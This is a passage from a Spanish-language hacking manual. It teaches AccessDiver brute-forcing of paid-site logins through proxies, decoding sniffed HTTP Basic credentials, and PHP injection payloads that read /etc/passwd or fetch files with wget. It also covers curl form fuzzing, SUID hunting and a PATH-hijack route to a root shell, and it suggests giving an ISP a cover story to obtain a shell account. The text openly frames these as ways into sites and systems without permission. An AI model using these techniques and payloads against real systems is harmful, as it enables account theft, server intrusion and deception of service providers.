Retry The User Pass Again After Skipping: Opción que nos permite reintentar una determinada combinación de usuario y contraseña luego de haber fracasado previamente. Dependiendo del caso, puede recomendarse dejar marcada la casilla. Sólo de ésta manera podemos dar por seguro haber agotado una wordlist, pero así mismo y dependiendo del sitio, el proceso puede ser verdaderamente lento.

Las opciones en Access/Settings se dejan marcadas.

Login Standard y HTML
Existen dos clases de logins para acceder a sitios web, sobre todo los que son de paga. Cualquiera de los tipos depende principalmente de la manera en que fue configurado cuando se construyó el sitio web. Los hay basados en Htaccess (standard) y los HTML. Ambos logins asumen que quien quiere acceder al sitio es un abonado que paga por el servicio prestado. Los primeros son aquellos en los que cuando deseamos entrar en una sección restringida del sitio nos aparece una ventana del sistema operativo a modo de ventana emergente (o pop-up) solicitándonos el nombre de usuario y la contraseña. Por otra parte, los logins basados en HTML son aquellos en que los campos de usuario y contraseña se encuentran dentro de la página misma. De cualquier manera, la mayoría de las páginas que basan su login en HTML son gratuitos, mientras que muchas páginas pornográficas tienen un login standard.

Por lo regular, los sitios que tienen un login standard son más fáciles y rápidos de crackear en virtud de que siempre responden con una página de **error 401**[31]. Los sitios con login HTML requieren de cierta maña por parte del cracker debido a que el software carece de medios para detectar si tuvo éxito en penetrar el sitio o no (en ambos casos la respuesta es una página HTML).

Para resolver ésta cuestión, es necesario configurar una palabra clave o keyword y se hace intentando entrar manualmente al sitio web tecleando un username y una clave cualquiera. En la página de respuesta nos aparecerá una cierta palabra o frase que nos será de utilidad. Por ejemplo podremos obtener la frase “Contraseña inválida” o “Invalid password”. Al establecer esta palabra en el AccessDiver, al recibir la página de respuesta a la petición de login, el programa comprobará si en la página está contenida esta palabra y detectará que se trató de un login incorrecto. Si no aparece, sabrá que dió en el punto.

Para llevar a cabo lo anterior, pulsamos en “Settings” y luego en “HTML Settings” donde veremos un campo donde podremos teclear las palabras, entre símbolos de “menor y mayor que“ (<>), correspondientes al sitio blanco. La opción “Finding a Keyword means we found a weak login” significa que cuando encuentre la palabra clave la tome como un login válido. Esto no funciona ni sirve en la mayoría de los casos dado que desconocemos cuáles son las palabras clave contenidas en la página de bienvenida cuando ingresamos con un login válido.

También podemos hacer click en “Autodetect de POST data” para especificar en el AccessDiver los datos del formulario.

Hacemos click en standar y aparecerá una pantalla en la cual se describe el estado de cada uno de los bots, los proxies utilizados por cada uno y los usuarios y contraseñas siendo probados en los logins. Hay que prestar atención a la columna “Last response received”. Si la mayoría son “401 -Authorization required”, todo va bien, puesto que el usuario y la contraseña son inválidos. Un error común es “Bot relaunched:1600” y significa que el tiempo de espera para la respuesta se agotó (time out). Esto ocurre por dos razones, una es que el proxy no está funcionando como debería o que quizá la cantidad de bots son excesivos y la conexión no puede soportarlos todos. Si se reciben muchos de estos errores probaremos a disminuir la cantidad de bots. Si esta acción no da resultado, deberemos escanear otra vez los proxies porque tal vez algunos no sirvan. Hay que tener paciencia y práctica. Al dar con un login auténtico, aparecerá en un recuadro amarillo en la parte inferior de la pantalla.

Claves de Autenticación HTTP
Existen páginas que se protegen por contraseñas HTTP. En estas aparecen dos campos, uno pide el nombre de usuario y el otro, la contraseña y son de lo más común en la red. Desde esta pantalla se pueden hacer cosas para averiguar claves debido a que su seguridad, a la hora de transmitir datos, es muy baja.

El protocolo básico de autenticación http no trabaja con las contraseñas en texto plano, sino que las codifica con un método llamado **base64**, que en realidad también es bastante débil. El proceso es simple y reversible ya que una misma palabra produce el mismo resultado cuando se codifica. Existen programas especiales que sirven para codificar y decodificar las contraseñas éstas.

Especificaciones MIME
Las especificaciones MIME (Multipurpose Internet Mail Extensions: Extensiones Multipropósito del Correo Internet) definen el mecanismo para codificar información binaria cuando se transmiten por correo, tales como archivos adjuntos. Esta información es codificada con el formato base64.

---

31 **401** es un código de estado que indica a un usuario que no está autorizado a acceder a una página. 401 y otros códigos de estado forman parte del protocolo HTTP de WWW, escrito en 1992 por el inventor del Web, Tim Berners-Lee, que tomó muchos de dichos códigos de los correspondientes al FTP (File Transfer Protocol).

Las MIME son un conjunto de especificaciones Internet de libre distribución que permiten tanto el intercambio de texto escrito en lenguajes con diferentes juegos de caracteres, como el intercambio de archivos de diversos formatos entre computadoras y aplicaciones que sigan los estándares de correo Internet. Las especificaciones MIME están recogidas en numerosos RFCs, entre los que se encuentran los RFC1521 y 1848.

Base64 convierte los archivos binarios en texto. En el archivo creado y que ha sido capturado con el sniffer en la red local se verán una ristra de letras y números aparentemente incomprensibles. Aquí se puede buscar la cadena que dice “Authorization:Basic”.

Se encontrarán las palabras junto con la cadena de caracteres:

Authorization:Basic
ChrkglwjUoitfbmkhgFD8Ecfk9oiR2eds4jk5yh8rHuyFFtgeTyY==

Ahora bien, desde la primera letra hasta los dos signos de “=”, todo es el Login y Contraseña, y hay que decodificarlo.

Romper tales contraseñas de Autenticación Básica de HTTP difieren de servidor a servidor. También dependen de cómo el administrador del sistema ha configurado este servicio. En primer lugar, para averiguar si el servidor está ejecutando realmente un servicio de Autenticación HTTP, se necesita teclear una contraseña errónea y si obtienes el error "**401**", entonces podemos estar plenamente seguros que sí.

Para ejercer nuestro Oficio con las contraseñas de HTTP, es conveniente conseguir el registro creado por el sniffer. En estos, como mencioné antes, se encuentra lo que una petición sería si se pudiera pedir la página. Sería algo como lo siguiente:

GET /pagehere HTTP/1.1
Authorization: Basic **rTygtK6Idqw8Ipl4jGhn2a2y3rqw2AD9GHs8gh7is==**

El texto después de la palabra “Basic” es la contraseña. Pero recordemos que no está encriptada, esta codificada en Base64. Fácilmente se puede decodificar de varias formas. Una es con Perl, usando el módulo MIME::Base64.

El código sería como sigue:

use MIME::Base64;
print decode_base64("rTygtK6Idqw8Ipl4jGhn2a2y3rqw2AD9GHs8gh7is ==");

Es posible obtener el módulo MIME::Base64 descargándolo desde www.cpan.com. Después de decodificarlo, se verá algo como lo que viene:

"**jimmy.lobreyda:contraseñaaquí**"

Los primeros dos campos serían el Nombre de usuario y el último campo es la contraseña en texto plano.

Conseguir el root en Linux

Es el sueño de todo hacker, llegar a root y convertirse en el superusuario, haciéndose con el control total del sistema. Cuando deseamos probar la integridad del sistema, la seguridad de sus servicios o conseguir los privilegios para llevar a cabo nuestras intenciones, lo primero es plantearnos cuáles son nuestros objetivos y qué metodología se va a utilizar para conseguirlos.

En primer lugar podemos identificar varios escenarios:

-No tenemos acceso al sistema, solo a los servicios que ofrece.
-Tenemos acceso a una cuenta en la máquina (lo que facilita mucho las cosas).

Podríamos pensar que no es nada fácil si no tenemos una cuenta en el sistema, pero eso es relativo y depende de otros factores que pueden entrar en juego. Puede existir un exploit remoto que nos de un shell de root inmediatamente sin tener que darle demasiadas vueltas al asunto. Aunque esto no suele ser de lo más común.

Modo Automático
Nessus. Podemos comenzar empleando un escaneador de vulnerabilidades como lo puede ser el Nessus. Nessus es un programa muy chismoso ya que hace saltar todas las alarmas de los IDS. Se puede descargar desde www.nessus.org. Es imperativo deshabilitar los ataques DoS en el setup del programa ya que lo que queremos es acceder al sistema, no tumbarlo.

El Nessus es una herramienta que realiza un chequeo del sistema probando vulnerabilidades, aunque no lo hace bastante completo. El resultado de las verificaciones las podemos obtener en diversos formatos como html, LaTex o PDF, lo que nos ayuda para estudiar la información. Una vez que el proceso de escaneo haya finalizado, debemos ser capaces de interpretar los resultados y ver que alertas nos pueden llegar a ser de utilidad y no una pérdida de tiempo. Lo mejor es usar Google para conocer la información sobre las alertas que hayamos encontrado. Una de las grandes ventajas de Nessus es que posee actualizaciones frecuentes sobre vulnerabilidades y soporte de plugins.

Retina. La utilería de pago Retina The Network Security Scanner es muy similar al Nessus, pero en honor a la verdad, en la práctica, Nessus nada tiene que envidiarle al Retina y es un software open source decididamente muy completo.

Modo Manual
Por muchos métodos automáticos que empleemos, al final siempre deberemos de realizar nuestras propias pruebas sobre el sistema, para así poder comprobar si tenemos la posibilidad de encontrar una vulnerabilidad. Eso sí, los escaneadores de vulnerabilidades nos pueden auxiliar de buena manera a conocer por donde y qué lado comenzar, pero siempre recordando que cada sistema está configurado de una determinada forma: con sus propias reglas de cortafuegos, configuraciones específicas, etc., por lo que estaremos obligados a aplicar nuestros propios criterios a la hora de penetrar el sistema.

El primer paso es efectuar un escaneo de puertos (técnica que ya revisamos en su capítulo correspondiente) al sistema blanco con la finalidad de ver qué servicios están activos en el momento. Si el servidor dispone de un servidor web, es muy recomendable comenzar por aquí.

Aunque muchos sistemas utilizan Apache como servidor web, y la seguridad de este ya está bastante probada, los problemas de seguridad más comunes se deben a fallos humanos que ocurren cuando llega la hora de desarrollar las páginas web dinámicas o que interactúan con aplicaciones que acceden a bases de datos o con lenguajes de script como pueden ser ASP, PHP, PERL, etc. Este es el punto débil que debemos buscar y es el que más nos facilita las cosas.

Comenzaremos a buscar páginas que contengan formularios del tipo que autentifican al usuario o del tipo de envío de información. En general, podemos hacer uso de cualquier página que nos permita teclear texto y enviarlo a una página o CGI específico.

CGI o Common Gateway Interface (Interfaz Común de Puerta de Enlace o Interfaz Común de paso) es una tecnología de amplio uso en la construcción de documentos web. Es la Interfaz de intercambio de datos estándar en WWW, a través del cual se organiza el envío y recepción de datos entre navegador y programas residentes en servidores. La norma CGI indica la interacción entre un servidor y un programa que implementa una página web dinámica. En virtud de que todos los programas CGI se colocaban originalmente en un directorio de nombre ***bin***, a veces los programas emplean el término CGI-bin.

La idea es tratar de averiguar qué tipo de control se realiza a los datos que se envían por formulario, ya sea por POST o por GET. Existen formularios que interpretan los datos pasados en ellos, por lo que si el servidor utiliza PHP, podemos probar a teclear algo así como:

```
<? echo “<h1>Worale</h1>”; ?>
```

y enviar el formulario. En la página resultante pueden ocurrir dos escenarios:

1.- Que obtengamos en grande la cadena de texto “Worale[32]” (debido a los tags <h1> y </h1>).
2.- Que veamos toda la ristra de caracteres que hemos tecleado.

En el primer caso podremos saber que el formulario es vulnerable a la ejecución de código; mientras que en el segundo caso, nos enteraremos que no lo es. Ahora solo tenemos que pensar qué es lo que queremos ejecutar en el servidor, por ejemplo podemos pensar en teclear:

```
<? system(“cat /etc/passwd”); ?>
```

El comando **cat** nos permite ver el archivo **passwd** que se encuentra en el directorio **etc**. Debe notarse que la palabra *system* está pegada al primer paréntesis. Otra idea que sería genial aplicar también es que podremos, si existe, descargar algún archivo desde el servidor:

```
<? system(“wget http://maquina/archivo”); ?>
```

Ya se ha mencionado que necesitamos conocer que lenguaje de script está usando el servidor. Esto posibilita el saber qué comandos podríamos ejecutar en estos formularios. Existen varias formas de saberlo, como por ejemplo, ver el código fuente de las páginas e intentar encontrar algún comentario o texto que nos permita averiguar qué lenguaje de script está implementado; o bien, preguntar directamente al servidor web:

```
~$ curl -l http://www.inkatel.com

Date: Wed, 2 Jan 2009 15:31:22 GMT
Server: Apache/1.3.27 (Unix) mod_perl/1.27 PHP/4.3.0 mod_ssl/2.8.14 OpenSSL/0.9.7b
Content-Type: text/html; charset=iso-8859-1
```

curl es una herramienta que permite la transferencia de datos hacia y desde un servidor. Esto se logra usando cualquiera de los protocolos HTTP, HTTPS, FTP, TELNET, entre otros. Este comando con la opción I (***i*** máyúscula) nos mostrará las cabeceras que nos devuelve el servidor web, donde por lo general sabremos si se trata de un IIS, de un Apache o Netscape-Enterprise y de los módulos que se están usando, que en el caso de Apache podrían ser PHP, OpenSSL, mod_ssl, mod_perl, etc.

32 Worale: Es una interjección creada por Marianita López, compañera y amiga. Es la contracción de las palabras *Wow* y *Órale*, ambas sinónimos que denotan admiración o perplejidad. Aquí lo usamos meramente como ejemplo de una cadena de caracteres.

También es posible utilizar el telnet directamente al puerto 80 (web) y una vez que nos conectemos enviar al servidor la petición

```
GET / HTTP/1.1
```

Esto también nos devolverá como resultado las cabeceras del servidor web.

El Desbordamiento de Memoria

Continuamos con los formularios y vamos a intentar provocar un desbordamiento de memoria (también conocido como desbordamiento de pila o *Buffer Overflow* en inglés). Para lograr esto, rellenaremos los formularios con grandes cantidades de datos. En muchas ocasiones, los programadores no controlan la cantidad de datos que se transmiten por medio de formularios. Es posible que tengamos limitado el número de caracteres que podemos introducir en el campo de formularios a través del navegador (con el MAXLENGTH del HTML), que se verifiquen los caracteres tecleados mediante javascript (como el javascript se ejecuta en el cliente. Es muy fácil saltarse estas verificaciones, ya sea no permitiendo la ejecución de javascript o bien, utilizando los métodos que comentaremos enseguida).

Las limitaciones de que hablamos en el párrafo anterior pueden ser esquivadas fácilmente. Lo que debemos hacer es realizar la misma petición que hace el navegador, pero lo hacemos con un programa que nos permita falsificar los valores del formulario como nosotros lo deseemos. Para realizar esto, podemos grabar el formulario a local, modificar o eliminar los valores MAXLENGTH para que no nos limite el número de caracteres que podemos enviar. Colocar este formulario modificado en nuestro servidor web (en caso de tener uno), pero conservando el action original, para que los datos se envíen al CGI que queremos atacar. Ahora solo tenemos que introducir grandes cantidades de datos para intentar comprobar si en algún momento el CGI revienta de alguna forma de las siguientes en los ejemplos:

a) Mostrando mensajes de error que nos proporcionen información del path a algunos archivos.
b) Errores de bases de datos que nos informarán qué base de datos están utilizando.
c) Posibles XSS (Cross Site Scripting)
d) Algún desbordamiento de pila (buffer overflow), etc

En ocasiones conviene introducir también caracteres raros y no usuales. Con esta acción podemos comprobar el comportamiento de los formularios ante estos datos.

Otro método para saltarnos las restricciones del tamaño de los campos del formulario es utilizar algún programa que posibilite el envío de cualquier tipo de datos al CGI. Podemos seguir utilizando la herramienta **curl** ya que nos permite realizar peticiones GET o POST usando los parámetros que deseemos.

Veamos un ejemplo de sintaxis que podemos utilizar en un caso real con un formulario con POST:

```
curl -i -d “campo 1=`perl -e 'print “A”x1000` “http://servidor/cgi_victima
```

de esta forma estamos enviando 1000 caracteres A en el “campo 1”, al CGI que seleccionemos (aquí deberemos poner el valor que tengamos en el *action* del formulario). Al incluir la opción **-d**, estamos indicando al programa curl que envíe los datos mediante una petición POST. La opción **-i** nos añadirá también la cabecera devuelta por el servidor. La diferencia entre usar la opción **-i** y **-I** (i mayúscula) es que la segunda nos muestra la cabecera del documento HTTP solamente, mientras que la primera también nos incluye datos relevantes acerca del nombre del servidor, fecha del documento y la versión del HTTP.

Para el caso de una petición por GET, solo tenemos que añadir los parámetros de la forma siguiente:

```
curl -i http://servidor/cgi_victima?campo1=`perl -e 'print “A”x1000'`&campo2=Lo_que_sea
```

La idea aquí es ponerse a jugar con los tamaños de los campos del formulario, introducir caracteres raros, combinaciones extrañas, que puedan o no ser correctamente interpretadas por el CGI y devuelva algún error útil.

Mirar el código fuente de las páginas nos puede proporcionar ideas e información de por donde podemos continuar. En muchas ocasiones, los programadores “olvidan” comentarios que proporcionan pistas. El código javascript es conveniente entenderlo para conocer la función que tiene en el formulario. A veces, un formulario solo funcionará si tenemos el javascript activado, por eso es necesario saber cómo es que actúa. Puede pasar que antes de enviar los datos, como los de usuario y contraseña, se pase alguno de ellos a mayúsculas, se le agregue algún tipo de prefijo o sufijo, se controle el formato de los datos, etc.

Muchos formularios que estan en servidores web atacan directamente a una base de datos, bien sea para autenticar a un usuario, para realizar una búsqueda u obtener una URL a la que redireccionar, etc. Este tipo de aplicaciones pueden ser susceptibles a ataques de inyección SQL (SQL injection). Por medio de esta técnica podríamos ejecutar cualquier sentencia SQL en la base de datos. Son varias las veces en que los programadores no tienen en cuenta el formato de los datos introducidos por los usuarios, por lo que existe la posibilidad de escapar las sentencias SQL mediante comillas simples ('), comillas dobles (“), puntos y comas. Otra prueba que se puede hacer es introducir estos caracteres en los campos de los formularios con fin de comprobar si son susceptibles a SQL injection. Es recomendable leer documentos que traten sobre el SQL injection para ver la potencia de esta técnica.

Hasta ahora nos hemos centrado en el servidor web como medio de acceso al sistema. Existen otros servicios que también son susceptibles de ser utilizados para ganar acceso, pero lamentablemente no existe una metodología concreta. Lo ideal es averiguar las versiones que se estan utilizando y buscar en páginas como www.securityfocus.com, www.packetstormsecurity.nl e intentar encontrar algún exploit que haga el trabajo por nosotros. También podemos instalar el mismo servicio en nuestro equipo y tratar de encontrar alguna vulnerabilidad (configuraciones por defecto, login/pwd comunes, páginas web no visibles, etc).

Ahora que hemos visto cómo intentar conseguir acceso desde afuera, lo que sigue es aprender cómo obtener mayores privilegios una vez que tenemos una cuenta en el servidor, nuestra o ajena.

Escalando Privilegios de root
si tenemos una cuenta en la máquina en la que deseamos obtener los privilegios de root, se podría decir que las cosas se nos facilitan solo un poco. Hay que tener en cuenta que la seguridad local puede ser mayor por dentro que de cara al público.

Lo primero que tendríamos que hacer es comprobar si el sistema tiene contraseña ensombrecida o no (el tema de las contraseñas fue tratado en capítulos anteriores). Actualmente es muy difícil encontrar un equipo que tenga contraseñas sin ensombrecer, pero con suerte podremos intentar crackear la contraseña de root.

Para romper la contraseña de root, debemos obtener el archivo /etc/passwd y aprovecharemos algunos de los programas que existen para obtener las contraseñas mediante diccionarios. Uno de los programas más famosos es ***John The Ripper*** aunque también existe el ***Crack***.

Si esto no da resultados, raro sería que sí, comenzaremos a buscar programas que estén *setuidados,* es decir, programas que se ejecutarán con permisos de otro usuario. A nosotros nos interesan los que estén setuidados a root.

Para hacer esto, debemos hacer una búsqueda en todo el sistema los archivos que cumplan con esta condición:

```
~$ find /usr/ -uid 0 -perm +4000 -print
```

o también:

```
~$ find /    \( -perm -4000 -fprintf /root/suid.txt '%#m %u %p\n' \)
```

con el comando find buscaremos los archivos que pertenecen al usuario root en el directorio usr/ y que tienen algunos de los bits de permiso que hemos indicado (4000). el bit que nos interesa buscar es el setuid:

-rwsr-xr-x 1 root root 24680
Dec 20 2008 /usr/bin/passwd

que en esta línea corresponde a la **s** del rwsr (o sea que éste programa se ejecuta con privilegios de root). En la primera línea del resultado de la primera búsqueda del find, el setuid es el número 4. ponemos el **perm** (de *permission*) **+4000** para que encuentre cualquier archivo que tenga activo este bit de permiso ***independientemente*** del estado del resto. En la segúnda búsqueda, se crea un archivo de texto llamado suid.txt que se graba en el directorio root y donde se imprimirán los nombres de los archivos que cumplen con las condiciones propuestas. Según la distribución Linux, las letras que representan los permisos pueden venir en forma de números.

Una vez localizados los archivos, deberemos obtener las versiones de cada uno de ellos (por lo general las obtendremos con la opción **-v** o **-V**). También podemos ver la ayuda del propio programa, ejecutándolo directamente o con la opción **–-help** o con el comando **man** y el nombre del programa.

Conociendo la versión, podemos intentar buscar un exploit para este programa en particular. Esta es la forma más fácil y rápida. Si ya lo ha hecho alguien, pues bien, no perderemos tiempo, sin embargo, es más satisfactorio poder encontrar una vulnerabilidad por nosotros mismos y poder llegar a root.

Los principales fallos de seguridad que trataremos son el Buffer Overflow, el Format String Vulnerability y el Race Conditions. Tenemos que buscar un programa en el sistema que esté setuidado y averiguar qué opciones de comando acepta. A continuación llamaremos al programa probando a pasarle una gran cantidad de datos en cada una de sus opciones. Con esto intentamos encontrar algún tipo de desbordamiento de pila que permita la ejecución. Pare ello es recomendable emplear la sentencia de perl vista anteriormente, pero como es muy aburrido teclear casi mil caracteres a mano, lo mejor es usar las herramientas disponibles para nosotros. Si en alguno de estos casos obtenemos un *Segmentation Fault*, será una buena noticia, aunque no siempre signifique que vamos a poder codificar un exploit para aprovecharnos de él. Habrá que tener en cuenta muchas cosas.

strace
strace es una herramienta muy útil que nos puede ayudar a descubrir fallos en algunos programas y que viene en cualquier distribución Linux. Strace que se usa para diagnóstico y de depuración, ejecuta un comando especificado hasta que termina. Intercepta y registra las llamadas al sistema que son requeridas por un proceso dado. El nombre de cada llamada al sistema, sus argumentos y sus valores de retorno se imprimen en un error estándar o a un archivo especificado con la opción **-o**. Los estudiantes y los hackers incipientes pueden aprender mucho de un sistema y sus llamadas "rastreando" hasta los programas más ordinarios. En resúmen, con strace (del inglés *trace*= rastrear) podemos ver todo lo que hace un programa cuando lo ejecutamos. Podemos ver como actúa strace en el siguiente ejemplo:

~$ strace hping2

Lo que hace stace es ponernos todo el rastreo línea por línea. Usemos strace con ciertas opciones:

~$ strace -c -o arch.txt hping2

Con la opción **-c** le indicamos a strace que coloque en columnas las llamadas, el conteo de tiempo y los errores en un reporte. Con la opción **-o** le decimos que nos cree un archivo de texto con el nombre del programa, por ejemplo, y al final ponemos el programa que queremos rastrear.

Ahora lo probaremos con el NetCat y unas opciones

~$ strace -o nc.txt **nc -vv 127.0.0.1 100-200**

En negrillas tenemos invocado el programa NetCat (nc) con sus opciones doble verboso (-vv), intentando conectarse al localhost (127.0.0.1) para mostrarnos un rastreo de los puertos 100 al 200. El resultado que nos muestra strace es:

```
execve("/usr/bin/nc", ["nc", "-vv", "-z", "127.0.0.1", "100-200"], [/* 33 vars */]) = 0
brk(0)                                  = 0x804e000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fcb000
open("/etc/ld.so.cache", O_RDONLY)      = 3
...
write(2, "Orianna [127.0.0.1] 100 (?)", 27) = 27
write(2, " : Connection refused\n", 22) = 22
write(2, " sent 0, rcvd 0", 15)        = 15
write(2, "\n", 1)                       = 1
exit_group(0)                           = ?
```

Podemos ver algunas de las llamadas, no todas, que hace el programa nc al sistema y detectar si existe algún fallo en la ejecución. Por ejemplo, ya más real, veremos lo que descubrió Ismael Briones cuando uso strace en un programa de Oracle:

El programa estaba setuidado a root. En su ejecución, el programa invocaba a otro programa mediante una llamada. El fallo del programador fue que no se incluyó el path del programa que se quería ejecutar por lo que se empezaba a buscar en función de la variable de entorno PATH. Con el uso de strace se pudo ver al programa recorriendo cada uno de los directorios de la variable PATH intentando infructuosamente ejecutar el segundo programa. Como Ismael sabía el nombre del programa, lo único que hizo fue añadir al principio de la variable PATH=.:$PATH para que se empezase a buscar el ejecutable en su directorio personal. Como el programa se ejecutaba como root, tuvo que copiar /bin/sh a su directorio personal y renombrarlo con el nombre que obtuvo con el strace. De esa manera obtuvo un shell de root instantáneo de una manera sencilla.

strace tiene muchas opciones, pero las más útiles serán **-f**, para rastrear los forks; **-o**, para indicar un archivo de salida; **-s**, para indicar el tamaño de las cadenas a mostrar; -p, que nos posibilita enganchar el strace a un proceso en ejecución y otras más que ayudan a filtrar la información.

Otra herramienta es ltrace, que ayuda a interceptar las llamadas a librerías que se usan tras la ejecución de un proceso. Se pueden capturar las llamadas al sistema, pero es mejor usar strace para esto. Ambas utilerías nos ayudan a investigar los programas de nuestro sistema para encontrar un fallo de seguridad.

Cuentas Shell

Una cuenta Shell es lo que muchos han considerado el nirvana de la informática. Cuenta Shell es un término que pudiera llegar a confundir a más de uno, en virtud de que en un sistema UNIX un Shell es un programa que interactúa con el kernel y el usuario. Hay que tomar en cuenta que en ciertos ambientes informáticos, el Shell puede ser el conjunto de de logins y passwords.

Para darnos una idea, una cuenta Shell nos permite usar nuestra computadora como si de una terminal se tratara. Nos posibilita introducir comandos UNIX como si estuvieramos en el mismo equipo. Esto nos abre un mundo de posibilidades hasta ahora desaprovechadas. El problema que encontramos es que este tipo de cuentas son difíciles de conseguir dado que los ISP temen que se haga un uso malintencionado de ellas. El mal uso que se hace de estas cuentas hace que haya recelo en cuanto a facilitar estos servicios.

El punto es que este tipo de cuentas adquiere un valor específico porque sabemos que los comandos que tecleamos son enviados a una computadora UNIX. Unix es un Sistema Operativo muy potente y es el lenguaje por excelencia del Internet.

Como mencionamos, el Shell de UNIX es el programa que traduce lo que tecleamos en comandos UNIX. Con la cuenta Shell adecuada podremos disfrutar del uso de una estación de trabajo (workstation) mucho más poderosa que nos irá preparando para cuando se requiera mandar al diablo al Sistema de Bill gates e instalar Unix o Linux en nuestras máquinas.

Aparentemente, Unix es muy parecido al DOS (o MS-DOS), pero es solamente en el aspecto donde ambos sistemas se parecen, ya que consta de un prompt que permite teclear comandos. Pero a diferencia de DOS, Unix es más elegante y poderoso. Si una persona desea realmente acceder a las entrañas de la informática tiene que saber UNIX. Si uno no está familiarizado con este entorno, o al menos el de Linux, se puede acceder a ebooks o tutoriales en línea sobre Unix y el Shell.

En sus inicios, se accedia a Internet a través de una cuenta Shell UNIX mediante comandos poco familiares a los usuarios y un entorno gráfico muy frio. En esos tiempos no existían los gráficos a color ni las ventanas. Cuando estas caracteristicas se volvieron de uso común, los entornos tipo UNIX fueron relegado al casi olvido, pero no fueron erradicados del todo.

Buscando Una Cuenta
La búsqueda de sitios que nos puedan ofrecer una cuenta Shell es una ardua tarea en virtud de que los comandos usados permiten un control de la cuenta misma. Anteriormente uno podía llamar por teléfono a ISP y pedir una, pero cuando se habla de cuentas Shell, se encienden las alarmas y se genera suspicacia y recelo.

Cuando se nos pregunte para qué la queremos, lo más probable es que nos cuelguen el teléfono aunque mencionemos que somos ávidos amantes del entorno UNIX. Este es un primer golpe que haría a más de uno abandonar la empresa de búsqueda. Esto no debe desalentarnos.

La Caza del ISP
Tendremos que recurrir a los ISP que aparecen en las páginas amarillas de la guía telefónica. Con paciencia, veremos como alguno nos confirmará que dispone de cuentas Shell. Ahora queda pedir que se nos otrogue una.

Como recomendación se puede recurrir a ISPs pequeños y locales, que son los que tienen menos reparos en concedernos una. Si encima de todo, conseguimos una ISP orientada a estudiosos de Internet, será todavía más fácil que puedan darnos una cuenta Shell.

Es conveniente que cuando nos pregunten el porqué de nuestro interés en una cuenta Shell contestemos que nos gusta navegar en Internet mediante Lynx y que estamos cansados de tener que estar esperando a que se carguen tantas gráficas de imagen o applets de Java. Y que además nos gusta llevar nuestro email con Pine y que para los newsgroups estamos encantados con tin. Existe la probabilidad de que el propietario de este ISP se solidarice con nosotros. Lo que tenemos que hacer en este caso, será solicitar una cuenta guest temporal gratuita (de invitado) para que podamos evaluarla por un período de prueba.

También podemos intentarlo con las universidades ya que suelen disponer para sus alumnos cuentas para que hagan pruebas, con lo que si estás estudiando por el momento, se puede aprovechar este medio accediendo a la sección de informática para estudiantes e investigar si ofrecen cuentas Shell.

Los más probable es que pueda haber más problemas en la búsqueda de una cuenta con garantías de darnos todo el potencial que puede ofrecernos, ya que muchos usuarios se quejan, después de lo que supone conseguir una, de lo poco que ofrecen las cuentas gratuitas.

Si hacemos una búsqueda por Internet escribiendo "Free Shell" (incluyendo las comillas), veremos entre los resultados los enlaces suelen ser engañosos y que casi ninguno de ellos nos dará respuesta real a nuestras espectativas. Sin embargo, si profundizamos podremos ver ligas que nos conduzcan a servicios de pago. Si estamos dispuestos a pagar por ello, podremos acceder a cuentas por una suma que no deja de ser simbólica para aquella persona con un genuino interés en desarrollarse como usuario del Shell de UNIX. Desde luego, uno debe hacer de tripas corazón, si las cuentas están alojadas en servidores extranjeros (Rusia o Checoslovaquia). No debería ser problema desenvolverse en inglés tampoco.

Cuentas Shell En Nuestro Sistema
Si no queremos complicarnos la existencia con los métodos anteriormente mencionados, en última instancia podrmos instalar en nuestra propia máquina algún tipo de UNIX y usar las cuentas Shell que vienen con el sistema operativo. En caso de sentir que Unix es un sistema muy complicado podemos hacer uso de Linux, que también nos permite aprovechar las cuentas Shell internas.

Sin embargo, debemos reconocer que si podemos conseguir una cuenta Shell de un ISP será mucho mejor que si la tenemos en nuestro propio sistema. Pero una de las posibilidades que pasamos por alto es que tengamos una cuenta Shell en nuestro sistema y no lo sepamos. La forma de saberlo es consiguiendo un programa que nos permita la conexión a la cuenta Shell. Hay muchos en el mercado, aunque lo más fácil es recurrir a los que vienen en nuestro sistema como lo puede ser Telnet que viene con Windows que ya revisamos en el capítulo sobre Telnet. Cuando lo ejecutamos, seleccionemos conectar con sistema remoto. Aquí se nos pedirá el nombre del Host y escribiremos las últimas dos partes de nuestra dirección de email. Por ejemplo, si nuestro correo es nombre@att.com.mx sería poner com.mx como nombre de Host. En puerto, hay que dejar "telnet", en tipo de terminal ponemos "VT100". Le damos a "Conectar" y esperamos. Si falla, podemos intentarlo con las tres últimas partes de la dirección electrónica. Si disponemos de una cuenta Shell aparecerá un mensaje en pantalla pidiendo que nos identifiquemos. Será más o menos parecido a esto:

```
Welcome to ATT
ATT.com.mx.
Login:
Password:
Linux 2.0.0
Last login: Thu Nov 10 19:02:00 on
ttyp5 from zn30.lovvu.net
Gerry:~$
```

Si nos aparece algo como lo anterior, la fortuna está de nuestra parte. Lo importante es que se nos pida un una identificación con la palabra login. Si aparece logon o algo similar, sabremos que no se trata de una cuenta Shell. Si finalmente podemos hacer login nos podrá aparecer un prompt '#' Shell de Unix en pantalla o menú. El símbolo # es la tarjeta de presentación del superusuario en control del root y se pueden hacer cualquier tipo de cambios en la computadora. Pero la realidad es que no veremos este prompt a menos que el Sysadmin (el administrador del sistema) se haya quedado dormido o nos esté gastando una broma. Incluso puede ser un truco por parte del Sysadmin, ya que se permite hacer cosas en el sistema con la creencia de que se es root, pero tras bambalinas el Sysadmin está observando todos nuestros movimientos con el control de la situación.

Hay que tener en consideración que cuando hagamos login a nuestra cuenta tendremos que ser cautelosos en cuanto a la escritura de nuestro identificador ya que al tratarse de cuentas basadas en Unix, nos encontramos ante entornos "case sensitive", es decir, que distinguen las letras mayúsculas y minúsculas. No es lo mismo Gerryson que gerryson o que GERRYSON.

Si lo que aparece es el menú, lo más seguro es que alguna de las opciones impresas en la pantalla sea la de acceder al Shell, aunque realmente dependerá del ISP en el que estemos. Y si no vemos tan claramente la opción de Shell en el menú, no tenemos mas que levantar el teléfono y llamar al nuestro ISP para que nos oriente en cómo hacerlo, aunque esto suele ser el último recurso dado que es un poco humillante para alguien que se dice experto en informática.

